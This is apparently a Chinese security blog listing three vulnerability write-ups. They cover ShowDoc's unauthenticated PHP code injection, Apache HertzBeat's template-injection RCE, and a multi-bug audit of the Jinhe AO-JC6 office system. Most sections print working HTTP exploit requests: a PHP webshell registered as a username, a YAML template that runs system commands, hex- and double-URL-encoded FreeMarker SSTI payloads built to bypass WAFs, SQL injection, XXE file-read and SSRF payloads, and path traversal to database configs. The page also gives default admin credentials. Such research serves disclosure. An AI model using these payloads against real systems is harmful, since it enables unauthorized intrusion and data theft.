
搜索到
7
篇与
的结果
-

 ShowDoc <=3.9.2 registerByVerify 未授权PHP代码注入漏洞分析 ShowDoc registerByVerify 未授权PHP代码注入漏洞分析一、基本信息系统版本: Showdoc <= 3.9.2二、漏洞分析开源地址: 我用的3.9.2版本定位到 \showdoc-3.9.2\server\Application\Api\Controller\UserController.class.php#registerByVerify对传递过来的 $username registerByVerify 并没有进行过滤。跟进 register。register 里也没有多 username 进行限制和过滤。public static function register(string $username, string $password): ?int { $username = trim($username); if ($username === '' || $password === '') { return null; } // 复用原有加密逻辑(算法一致,但通过新 Helper 实现) $salt = Security::generateSalt(); $hashed = Security::hashPassword($password, $salt); $now = time(); $uid = DB::table('user')->insertGetId([ 'username' => $username, 'password' => $hashed, 'salt' => $salt, 'reg_time' => $now, ]); return $uid ?: null; }最后用 insertGetId 写入到了 showdoc.db.php 里。将 username 改为恶意代码作为注册的用户名直接注入到 db里,后缀还是 php 的直接触发了 RCE.POC:POST /server/index.php?s=/Api/User/registerByVerify HTTP/1.1 Host: 192.168.174.138:888 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Content-Type: application/json Content-Length: 39 {"username":"<?php system($_GET[1]);","password":"Admin@12345","confirm_password":"Admin@12345","captcha_id":4,"captcha":"xgmz"}对于官方的回应,已经对其修复了。添加了正则表达式过滤。三、总结注册功能会导致 rce 调用了 registerByVerify ,也就是说 showdoc 要开启注册功能。非必要需求不发布互联网内访问。或关闭注册功能。限制 showdoc.db.php 的直接访问。
 -

Apache HertzBeat 模板注入漏洞 Apache HertzBeat 模板注入漏洞一、基本信息开发语言: java官网地址: hertzbeat版本: 1.8.0二、漏洞分析1. 前提条件在 HertzBeat 中,要利用这个漏洞,你需要先登录。但系统在默认配置下,存在一个内置的超级管理员弱口令:admin / hertzbeat 或者普通账户 tom / hertzbeat。关键代码: sureness.yml appId: admincredential: hertzbeatrole: [admin]2. 漏洞触发链整个攻击分为两个动作:第一步:(写入恶意模板);第二步:(触发监控探测)。3. 写入恶意模板攻击者向服务器发送一个 POST /api/apps/define/yml 请求,包含了一段精心构造的 YAML 模板。# 恶意模板片段 metrics: - name: basic protocol: script # 关键点1:告诉系统用脚本协议采集 script: scriptTool: powershell # 关键点2:指定用 bash 执行, 如果时windwos你可以使用 cmd 和 powershell 工具。 scriptCommand: "cmd /c calc" # 关键点3:真正的恶意命令当这段请求到达服务器时,它会进入 AppController.java@PostMapping(path = "/define/yml") public ResponseEntity<Message<Void>> newAppDefineYml(@Valid @RequestBody AppDefineDto defineDto) { // 【漏洞点1:黑名单过滤太弱】 for (String riskyToken : RISKY_STR_ARR) { if (defineDto.getDefine().contains(riskyToken)) { throw new RuntimeException("can not has malicious remote script"); } } appService.newAppDefineYml(defineDto.getDefine()); // ... }private static final String[] RISKY_STR_ARR = {"ScriptEngineManager", "URLClassLoader", "!!", "ClassLoader", "AnnotationConfigApplicationContext", "FileSystemXmlApplicationContext", "GenericXmlApplicationContext", "GenericGroovyApplicationContext", "GroovyScriptEngine", "GroovyClassLoader", "GroovyShell", "ScriptEngine", "ScriptEngineFactory", "XmlWebApplicationContext", "ClassPathXmlApplicationContext", "MarshalOutputStream", "InflaterOutputStream", "FileOutputStream"}; 遍历 RISKY_STR_ARR 列表内的黑名单字符串数组去拦截危险命令。但是传的命令是普通的 id > /tmp/poc,避开了这个黑名单。4. 触发HertzBeat 有一个贴心的功能叫“探测 (Detect)”:在正式保存监控前,先去目标机器上跑一次试试看通不通。攻击者向 POST /api/monitor/detect 发送请求。private void detectMonitorDirectly(Monitor monitor, List<Param> params, String collector) { Job appDefine = appService.getAppDefine(monitor.getApp()); // ... 省略包装任务的代码 ... // 关键动作把任务交给调度器去执行 List<CollectRep.MetricsData> collectRep = collectJobScheduling.collectSyncJobData(appDefine); }调度过程 (RPC 通信):collectSyncJobData 会把这个任务打包,通过网络发送给专门负责干活的节点 —— Collector (采集器)。5. RCE来到 Collector 节点。Collector 判断协议是 script 则步入 collect 。@Override public void collect(CollectRep.MetricsData.Builder builder, long monitorId, String app, Metrics metrics) { // 从任务里提取脚本配置 ScriptProtocol script = metrics.getScript(); // 准备命令列表 List<String> cmdList = new ArrayList<>(); cmdList.add(script.getScriptTool()); // 添加 "bash" // ... 添加参数 ... cmdList.add(script.getScriptCommand()); // 添加我们的恶意命令 "id > /tmp/poc" // ProcessBuilder 直接执行系统命令 ProcessBuilder processBuilder = new ProcessBuilder(cmdList); processBuilder.redirectErrorStream(true); Process process = processBuilder.start(); // 命令在服务器上执行 // ... 读取执行结果返回 ... }三、本地复现写入恶意模板。POST /api/apps/define/yml HTTP/1.1 Host: 192.168.174.138:1157 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppcCI6IkRFRiJ9.eJw1jN0KwjAMRt8l1wusq2HZXkW8qCaF-tNJ0w1BfHc70Mtzvo_zhmtNMIMwqQhNGC8x4qHXiDwpI_MQ_EDCThg6sPXczkEeKTdKZo1sLZrVDOty04ymZdOyr6HC7Eb2PXkaqAN9Pf9idLsoy11b4fgLnj5fp8kpww.j_lRHvRYvBWRT2CmVw9GPm9sphi37BRohaJuC--N7Ue3wiOo34e1ii53zX8cJKSAyBdRLbyueMVG16d-p_ybCA Content-Type: application/json Content-Length: 757 { "define": "category: custom\napp: cnvd\nname:\n zh-CN: pocps\n en-US: pocps\nhelp:\n zh-CN: poc\n en-US: poc\nhelpLink:\n zh-CN: https://example.com\n en-US: https://example.com\nparams:\n - field: host\n name:\n zh-CN: Host\n en-US: Host\n type: host\n required: true\nmetrics:\n - name: basic\n i18n:\n zh-CN: basic\n en-US: basic\n priority: 0\n fields:\n - field: result\n type: 1\n i18n:\n zh-CN: result\n en-US: result\n aliasFields:\n - result\n protocol: script\n script:\n scriptTool: powershell\n charset: UTF-8\n scriptCommand: \"cmd /c calc\"\n parseType: oneRow\n" }触发POST /api/monitor/detect HTTP/1.1 Host: 192.168.174.138:1157 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppcCI6IkRFRiJ9.eJw1jN0KwjAMRt8l1wusq2HZXkW8qCaF-tNJ0w1BfHc70Mtzvo_zhmtNMIMwqQhNGC8x4qHXiDwpI_MQ_EDCThg6sPXczkEeKTdKZo1sLZrVDOty04ymZdOyr6HC7Eb2PXkaqAN9Pf9idLsoy11b4fgLnj5fp8kpww.j_lRHvRYvBWRT2CmVw9GPm9sphi37BRohaJuC--N7Ue3wiOo34e1ii53zX8cJKSAyBdRLbyueMVG16d-p_ybCA Content-Type: application/json { "monitor": { "name": "pocscript-detect", "app": "cnvd", "scrape": "static", "instance": "127.0.0.1", "intervals": 600, "status": 0 }, "params": [ { "field": "host", "paramValue": "127.0.0.1", "type": 1 } ] }
-

金和AO-JC6 - 代码审计 一、FreeMarker SSTI模板注入FreeMarker 是一款 模板引擎: 即一种基于模板和要改变的数据, 并用来生成输出文本(HTML网页,电子邮件,配置文件,源代码等)的通用工具。 它不是面向最终用户的,而是一个Java类库,是一款程序员可以嵌入他们所开发产品的组件。模板编写为FreeMarker Template Language (FTL)。它是简单的,专用的语言, 不是 像PHP那样成熟的编程语言。 那就意味着要准备数据在真实编程语言中来显示,比如数据库查询和业务运算, 之后模板显示已经准备好的数据。在模板中,你可以专注于如何展现数据, 而在模板之外可以专注于要展示什么数据。这种方式通常被称为 MVC (模型 视图 控制器) 模式,对于动态网页来说,是一种特别流行的模式。 它帮助从开发人员(Java 程序员)中分离出网页设计师(HTML设计师)。设计师无需面对模板中的复杂逻辑, 在没有程序员来修改或重新编译代码时,也可以修改页面的样式。其实FreeMarker的原理就是:模板+数据模型=输出关键代码如下:public String viewConTemplate() { FileOutputStream out = null; try { String sameName = this.uuid + ".ftl"; File file = new File(PortalTemplateUtil.TEMPLATE_TEMP_DIR); if (!file.exists()) { file.mkdirs(); } out = new FileOutputStream(PortalTemplateUtil.TEMPLATE_TEMP_DIR + File.separator + sameName); String code = this.request.getParameter("code"); code = URLDecoder.decode(code, "UTF-8"); code = code.replaceAll("<", "<").replaceAll(""", "\"").replaceAll("'", "'").replaceAll(">", ">").replaceAll(" ", " ").replaceAll("<br />", "").replaceAll("<p>", "").replaceAll("</p>", "").replaceAll("&", "&"); byte[] b = code.getBytes(); out.write(b); out.flush(); try { if (out != null) { out.close(); } } catch (IOException e) { e.printStackTrace(); } Template template = FreemarkerConfiguration.getTemplateTemp().getTemplate(sameName); HttpServletResponse response = getResponse(); response.setContentType("text/html;charset=UTF-8"); response.setHeader("Cache-Control", "no-cache"); response.setHeader("Expires", "0"); response.setHeader("Pragma", "No-cache"); PrintWriter pw = response.getWriter(); Map<String, String> values = new HashMap<>(); values.put("ctx", getCtx()); template.process(values, pw); } catch (Exception e) { e.printStackTrace(); } finally { try { if (out != null) { out.close(); } } catch (IOException e) { e.printStackTrace(); } } return null; }\x01、十六进制绕过WAF查阅相关文档 FreeMarker 支持 十六进制 和 八进制 但是我没有成功复现 八进制。 十六进制绕过WAF 如下:<clob>${"\x66\x72\x65\x65\x6d\x61\x72\x6b\x65\x72.template.utility.\x45\x78\x65\x63\x75\x74\x65"?new()("whoami")}</clob>双重URL编码:%253c%2563%256c%256f%2562%253e%2524%257b%2522%255c%2578%2536%2536%255c%2578%2537%2532%255c%2578%2536%2535%255c%2578%2536%2535%255c%2578%2536%2564%255c%2578%2536%2531%255c%2578%2537%2532%255c%2578%2536%2562%255c%2578%2536%2535%255c%2578%2537%2532%252e%2574%2565%256d%2570%256c%2561%2574%2565%252e%2575%2574%2569%256c%2569%2574%2579%252e%255c%2578%2534%2535%255c%2578%2537%2538%255c%2578%2536%2535%255c%2578%2536%2533%255c%2578%2537%2535%255c%2578%2537%2534%255c%2578%2536%2535%2522%253f%256e%2565%2577%2528%2529%2528%2522%2577%2568%256f%2561%256d%2569%2522%2529%257d%253c%252f%2563%256c%256f%2562%253ePS: 如果全部编写为十六进制则会影响效果,这里以qax云堤为例。如果使用默认的即可执行RCE。\xsp 拼接绕过WAF常见的WAF,目前大多数都是匹配特征值进行判断,如果拆分拼接可以差不多绕过。<clob>${("freem" + "arker" + ".template.utility.Exe" + "cute")?new()("whoami")}</clob>双重URL编码:%253c%2563%256c%256f%2562%253e%2524%257b%2528%2522%2566%2572%2565%2565%256d%2522%2520%252b%2520%2522%2561%2572%256b%2565%2572%2522%2520%252b%2520%2522%252e%2574%2565%256d%2570%256c%2561%2574%2565%252e%2575%2574%2569%256c%2569%2574%2579%252e%2545%2578%2565%2522%2520%252b%2520%2522%2563%2575%2574%2565%2522%2529%253f%256e%2565%2577%2528%2529%2528%2522%2577%2568%256f%2561%256d%2569%2522%2529%257d%253c%252f%2563%256c%256f%2562%253e二、/servlet/clobfield SQL注入关键代码:public class clobfield extends HttpServlet { public void service(HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException { String sTablename = req.getParameter("sTablename"); String sImgname = req.getParameter("sImgname"); String sKeyname = req.getParameter("sKeyname"); String sKeyvalue = req.getParameter("sKeyvalue"); String strKey = req.getParameter("key"); try { clobfield1 wd = new clobfield1(); wd.sTablename = sTablename; wd.sImgname = sImgname; wd.sKeyname = sKeyname; wd.sKeyvalue = sKeyvalue; res.setContentType(GBTool.resEncode); PrintWriter out = res.getWriter(); if (strKey.equals("readClob")) out.print(wd.readClob()); if (strKey.equals("writeClob")) { BufferedReader in = new BufferedReader(new InputStreamReader((InputStream) req.getInputStream(), "UTF-8")); out.print(wd.writeClob(in)); } } catch (Exception exception) { } } }还是接收指定参数,拼接SQL语句导致SQL注入。PS: 其中 key 的值一定是 readClobpublic String readClob() { String sRet = ""; Connection conn = null; Statement stat = null; try { conn = this.jt.getDataSource().getConnection(); stat = conn.createStatement(); stat.execute("select " + this.sImgname + " from " + this.sTablename + " where " + this.sKeyname + "='" + this.sKeyvalue + "'"); ResultSet rsreadclob = stat.getResultSet(); if (rsreadclob.next()) { Clob myReadClob = rsreadclob.getClob(1); int iLen = 1; iLen = (int) myReadClob.length(); sRet = myReadClob.getSubString(1L, iLen); } rsreadclob.close(); } catch (Exception e) { sRet = e.getMessage(); try { stat.close(); conn.close(); } catch (Exception ee) { stat = null; conn = null; } } finally { try { stat.close(); conn.close(); } catch (Exception ee) { stat = null; conn = null; } } return sRet; }POST /jc6/servlet/clobfield HTTP/1.1 host:127.0.0.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1) key=readClob&sImgname=filename&sTablename=FC_ATTACH&sKeyname=djbh&sKeyvalue=11%27%2F**%2Fand%2F**%2FCONVERT%28int%2C%40%40version%29%3D1%2F**%2Fand%2F**%2F%27%27%3D%27三、PathFile XXE3.1 入口代码PathFile.java 的关键逻辑如下:SAXReader reader = new SAXReader(); document = reader.read((InputStream)req.getInputStream());问题在于:SAXReader 使用的是默认配置没有看到任何类似下面的安全配置:reader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); reader.setFeature("http://xml.org/sax/features/external-general-entities", false); reader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);也就是说,攻击者提交的 XML 中如果包含 DOCTYPE 和外部实体,解析器大概率会去处理。3.2 数据流向在 PathFile.java 中,XML 被解析后会交给 PathFile1.GetUrl():PathFile1 pf = new PathFile1(); pf.document = document; String realPath = req.getSession().getServletContext().getRealPath("/"); out.print(pf.GetUrl(realPath));而在 PathFile1.java 中,第一个子节点会被取出来作为 path:case 0: path = tmpValue; break;第二个节点取出来做为文件类型,默认就为 filecase 1: strType = tmpValue; break;第三个节点是否为当前工作目录(安装目录),默认是 jc6 目录下。case 2: IsVir = tmpValue; break;第四个节点就是样式。case 3: displayType = tmpValue; break;第五个节点以特定后缀筛选文件。case 4: strFiles = tmpValue; break;<root> <item></item> <item>file</item> <item>yes</item> <item>2</item> <item>jsp,jar</item> </root>随后进入:File dir = new File(path); if (!dir.exists()) return "路径:" + path + " 不存在!";这一点非常关键。因为如果 path 是通过外部实体展开出来的文件内容,那么这些内容就有可能被拼接到返回信息中。3.3 EXP3.3.1 目录遍历POST /jc6/servlet/PathFile?GetUrl HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Content-Type: application/xml <root> <item>C:\</item> <item>file</item> <item>no</item> <item>list</item> <item>txt,xml,properties</item> </root>3.3.2 文件读取POST /jc6/servlet/PathFile?GetUrl HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Content-Type: application/xml <?xml version="1.0"?> <!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///C:/Windows/win.ini"> ]> <root> <item>&xxe;</item> <item>file</item> <item>no</item> <item>list</item> <item>txt</item> </root>3.3.3 SSRFPOST /servlet/PathFile?GetUrl HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Content-Type: application/xml <?xml version="1.0"?> <!DOCTYPE root [ <!ENTITY xxe SYSTEM "http://127.0.0.1:8080/"> ]> <root> <item>&xxe;</item> <item>file</item> <item>no</item> <item>list</item> <item>txt</item> </root>四、JDBC 反序列化漏洞原理分析: JDBC-反序列化分析.md关键代码:public class uploaddoc extends HttpServlet { public void service(HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException { String sTablename = ""; String sKeyvalue = ""; String sKeyvalue1 = ""; String subPath = ""; sTablename = req.getParameter("sTablename"); sKeyvalue = req.getParameter("sKeyvalue"); sKeyvalue1 = req.getParameter("sKeyvalue1"); subPath = req.getParameter("subPath"); subPath = Escape.unescape(subPath); String strKey = req.getParameter("key"); res.setContentType(GBTool.resEncode); PrintWriter out = res.getWriter(); String strConn = ""; try { uploaddoc1 wd = new uploaddoc1(); wd.sTablename = sTablename; wd.sKeyvalue = sKeyvalue; wd.sKeyvalue1 = sKeyvalue1; wd.subPath = subPath; if (strKey.equals("readimage")) { String realPath = req.getSession().getServletContext().getRealPath("/"); out.print(wd.readimage(realPath)); } if (strKey.equals("getTreeXml")) { strConn = req.getParameter("connectstring"); out.print(wd.getTreeXml(strConn)); } } catch (Exception exception) { } }当 key 的值为 getTreeXml 则可触发 getTreeXml 。public String getTreeXml(String strConn) { Connection tmpConn = null; Statement tmpStmt = null; Connection conn = null; Statement stat = null; ResultSet rs1 = null; StringBuffer sRet = new StringBuffer(); String sCode = ""; String sName = ""; String sId = ""; boolean bHaveId = true; int iCodeLen = 0; int iupLevel = 0; int icurLevel = 0; ArrayList<String> arrLevel = new ArrayList(); this.sTablename = Escape.unescape(this.sTablename); try { if (!strConn.equals("")) { String[] arr = StringTools.split(strConn, ","); if (arr.length != 4) { throw new IllegalArgumentException("数据库的连接串:" + strConn + "配置不正确! "); } Class.forName(arr[0]); tmpConn = DriverManager.getConnection(arr[1], arr[2], arr[3]); tmpStmt = tmpConn.createStatement(); rs1 = tmpStmt.executeQuery(this.sTablename); } else { conn = this.jt.getDataSource().getConnection(); stat = conn.createStatement(); rs1 = stat.executeQuery(this.sTablename); } while (rs1.next()) { iupLevel = icurLevel; sCode = rs1.getString(1).trim(); sName = rs1.getString(2).trim(); if (bHaveId) { try { sId = rs1.getString(3).trim(); } catch (Exception e1) { bHaveId = false; } } iCodeLen = sCode.length(); Integer o = new Integer(iCodeLen); if (arrLevel.size() == 0) { arrLevel.add(o.toString()); icurLevel = 1; } else { if (Integer.parseInt(arrLevel.get(arrLevel.size() - 1).toString(), 10) < iCodeLen) { arrLevel.add(o.toString()); } int tmp = getLevel(arrLevel, iCodeLen); if (tmp == -1) { continue; } icurLevel = tmp; if (iupLevel < icurLevel) { sRet.append(">"); } else { sRet.append("/>"); for (int j = 0; j < iupLevel - icurLevel; j++) { sRet.append("</TreeNode>"); } } } sRet.append("<TreeNode text=\"" + sName + "\" "); if (bHaveId) { sRet.append("code=\"" + sId + "\" "); } } if (!sRet.equals("")) { sRet.append("/>"); for (int jj = 1; jj < icurLevel; jj++) { sRet.append("</TreeNode>"); } } } catch (Exception ex) { return ex.getMessage(); } finally { try { rs1.close(); stat.close(); conn.close(); } catch (Exception ew) { rs1 = null; stat = null; conn = null; } if (!strConn.equals("")) { try { tmpStmt.close(); } catch (Exception ew1) { tmpStmt = null; } try { tmpConn.close(); } catch (Exception ew2) { tmpConn = null; } } } return sRet.toString(); }其中的 arr[1], arr[2], arr[3] 为 strConn 可控参数。五、oaplusrangedownloadfile 任意文件读取代码:@RequestMapping(value = {"/login/oaplusrangedownloadfile"}, method = {RequestMethod.GET}) public ModelAndView rangeDownloadFile(HttpServletRequest request, HttpServletResponse response) throws Exception { String filename = request.getParameter("filename"); String path = request.getSession().getServletContext().getRealPath("/OAPlus/" + filename); File file = new File(path); ModelAndView mv = new ModelAndView("byteRangeViewRender"); mv.addObject("file", file); mv.addObject("contentType", "application/octet-stream"); return mv; }还是最基础的问题,拼接。路由有个baseurl在 web.xml 里。<servlet-mapping> <servlet-name>spring</servlet-name> <url-pattern>/JHSoft.WCF/*</url-pattern> </servlet-mapping>EXP读取配置文件 db.properties 或 config.propertiesGET /jc6/JHSoft.WCF/login/oaplusrangedownloadfile?filename=../WEB-INF/classes/db.properties HTTP/1.1 Host: localhost User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1) Accept-Encoding: gzip, deflate Accept: */* Connection: close 六、ActionDataSet XXE路由:<servlet-mapping> <servlet-name>ActionDataSet</servlet-name> <url-pattern>/servlet/ActionDataSet</url-pattern> </servlet-mapping><servlet> <servlet-name>ActionDataSet</servlet-name> <servlet-class>cn.com.fcsoft.servlet.ActionDataSet</servlet-class> </servlet>代码:直接使用 dom4j 的 SAXReader 解析用户可控 XML,且没有任何安全配置。默认情况下(取决于 dom4j 和底层 SAX Parser 版本),SAXReader 可能允许解析外部实体。public class ActionDataSet extends HttpServlet { public void doPost(HttpServletRequest req, HttpServletResponse res) throws IOException, ServletException { res.setContentType(GBTool.resEncode); PrintWriter out = res.getWriter(); Document document = null; try { SAXReader reader = new SAXReader(); try { document = reader.read((InputStream) req.getInputStream()); } catch (Exception e) { System.out.println(e.getMessage()); } out.print("数据集中的数据: " + document.asXML()); } catch (Exception e) { e.printStackTrace(); } }EXPPOST /jc6/servlet/ActionDataSet HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Content-Type: application/xml <?xml version="1.0"?> <!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///C:/windows/win.ini"> ]> <root>&xxe;</root>引用/参考Java安全之freemarker 模板注入
-
